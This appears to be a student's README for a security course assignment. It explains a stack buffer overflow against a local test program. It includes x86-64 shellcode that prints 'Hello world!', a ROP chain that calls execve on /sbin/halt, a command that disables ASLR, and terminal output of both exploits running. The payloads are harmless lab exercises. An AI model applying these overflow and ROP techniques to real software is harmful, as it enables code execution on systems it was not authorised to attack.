NSS Assignment 2

Siddharth Sundar
2015101

Instructions to run

Run `make`

This will generate two files victim-input and victim-nonexec-stack-input.

Now, run

- `./victim < victim-input`
- `./victim-nonexec-stack < victim-nonexec-stack-input`

Shellcode


```
1. jmp str
2. start:
3. popq %rsi
4. xorq %rax, %rax
5. xorq %rdx, %rdx
6. movb $1, %al
7. movq %rax, %rdi
8. movb $12, %dl
9. syscall
10.  dec %rdi
11.  movb $60, %al
12.  syscall
13.  str:
14.  call start
15.  .string "Hello world!"
```

- jmp str and call str are used to store the location of the string on the stack
- Syscall write requires 1 in rax, FD in rdi (1 for STDOUT), and number of bytes to be written in rdx (12 for our string)
- Lines 3-8 set up the arguments for the write syscall
- Exit syscall requires 60 in rax, and the return value in rdi (0)
- Lines 10-11 set up these parameters

To test the standalone shell code, run `./test`

ROP

The script prepare_rop.py generates input so that the stack will have the following format



We need to execute

```
char *arr[] = {"/sbin/halt", NULL};
execve(arr[0], arr, NULL);
```

The first 72 bytes overwrite the replace the 64 bytes buffer + 8 bytes saved-ebp. The return address is overwritten with the address of the first gadget. It sets up `rdi` with the value `arr`[0]. The next gadget sets `rdx` with `NULL` and `rsi` with `arr`. The final return address points to `execve`.

The next memory locations contain `arr`, followed by the string.

Output

```
sid@ubuntu:/mnt/hgfs/Workspace/NSS2$ make
as -o shellcode shellcode.s
readelf -x .text shellcode > shellcode_hex
python3 prepare_shellcode.py 78 140737488347104
7fffffffdfe0
e0dfffffff7f
python3 prepare_rop.py
gcc shellcode.c -o test
sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for sid:
kernel.randomize_va_space = 0
sid@ubuntu:/mnt/hgfs/Workspace/NSS2$ ./test
Hello world!sid@ubuntu:/mnt/hgfs/Workspace/NSS2$ ./victim < victim-input
Enter text for name:
content of buffer: ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆H1◆H1¥H◆Ø
                                                    H◆X<◆◆◆◆◆Hello world!◆◆◆◆◆
Hello world!sid@ubuntu:/mnt/hgfs/Workspace/NSS2$ ./victim-nonexec-stack < victim-nonexec-stack-input
Enter text for name:
content of buffer:
Failed to halt system via logind: Interactive authentication required.
sid@ubuntu:/mnt/hgfs/Workspace/NSS2$
```